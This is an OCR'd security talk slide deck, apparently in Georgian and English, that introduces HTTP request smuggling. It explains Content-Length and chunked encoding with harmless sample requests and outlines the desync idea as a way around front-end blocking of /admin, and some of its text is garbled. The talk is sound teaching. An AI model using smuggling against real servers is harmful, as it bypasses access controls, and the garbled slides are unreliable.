

HTTP Request Smuggling

Lasha Takashvili

?slide=whoami



@Higgs0x



HACKTHEBOX



PentesterLab


?slide=თემები

- Front-End & Back-End
- HTTP/1.1 Keep-Alive
- Content-Length & Transfer-Encoding: chunked
- რა არის **HTTP Request Smuggling**?
- ისტორია
- Money \$\$\$
- DeSync: Old Approach
- DeSync: Modern Approach
 - CL:TE
 - TE:CL
 - TE:TE
- რის გაკეთება შეიძლება Smuggling - ით?
 - Web Cache Poisoning
 - და ა.შ
- PortSwigger LABs
- Talks




სურათის ავტორი: PortSwigger

?slide=Front-End && Back-End




NGINX




Microsoft
IIS

?slide=Front-End && Back-End




?slide=HTTP/1.1 Keep-Alive

KeepAlive Off



KeepAlive On




?slide=Content-Length && Transfer-Encoding: chunked

მაგალითი 1

```
POST / HTTP/1.1
Host: test.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
```

owasp-tbilisi



13 byte

?slide=Content-Length && Transfer-Encoding: chunked

მაგალითი 2

```
POST / HTTP/1.1
Host: test.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
```

```
owasp-tbilisi\r\n
\r\n
\r\n
blabla
```

→ 25 Byte

?slide=Content-Length && Transfer-Encoding: chunked

მაგალითი 1


POST / HTTP/1.1

Host: test.local

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)

Content-Type: application/x-www-form-urlencoded

Transfer-Encoding: chunked



?slide=Content-Length && Transfer-Encoding: chunked

მაგალითი 2

```
POST / HTTP/1.1
Host: test.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
```

```
0d
owasp-Tbilisi
3
bye
0
```


<https://tools.ietf.org/html/rfc2616#section-3.6.1>

?slide=რა არის HTTP Request Smuggling?

- სად მთავრდება პირველი წინადადება?
- მე შეიძლება ჩავთვალო რომ ეს ერთი მთლიანი წერილია
- თქვენ ჩათვლით, რომ იგი შეიცავს 2 წერილს

მე (Front-End)

თქვენ (Back-End)




?slide=ᄇᄇ ᄇᄇᄇ HTTP Request Smuggling?

<https://www.youtube.com/watch?v=g8q-QuEpUkI>

[illegible]

?slide=რას არის HTTP Request Smuggling?



?slide=ᄡᄡ ᄡᄡᄡ HTTP Request Smuggling?



Front-End




Back-End



HTTP/1.1 200 OK

GET / HTTP/1.1


?slide=რა არის HTTP Request Smuggling?



დასკვნა: Front-End ის დონეზე იბლოკება **/admin** დირექტორიაზე წვდომა

?slide=რა არის HTTP Request Smuggling?

GENERAL IDEA



× smuggling|

Did you mean ? : [snuggling](#)

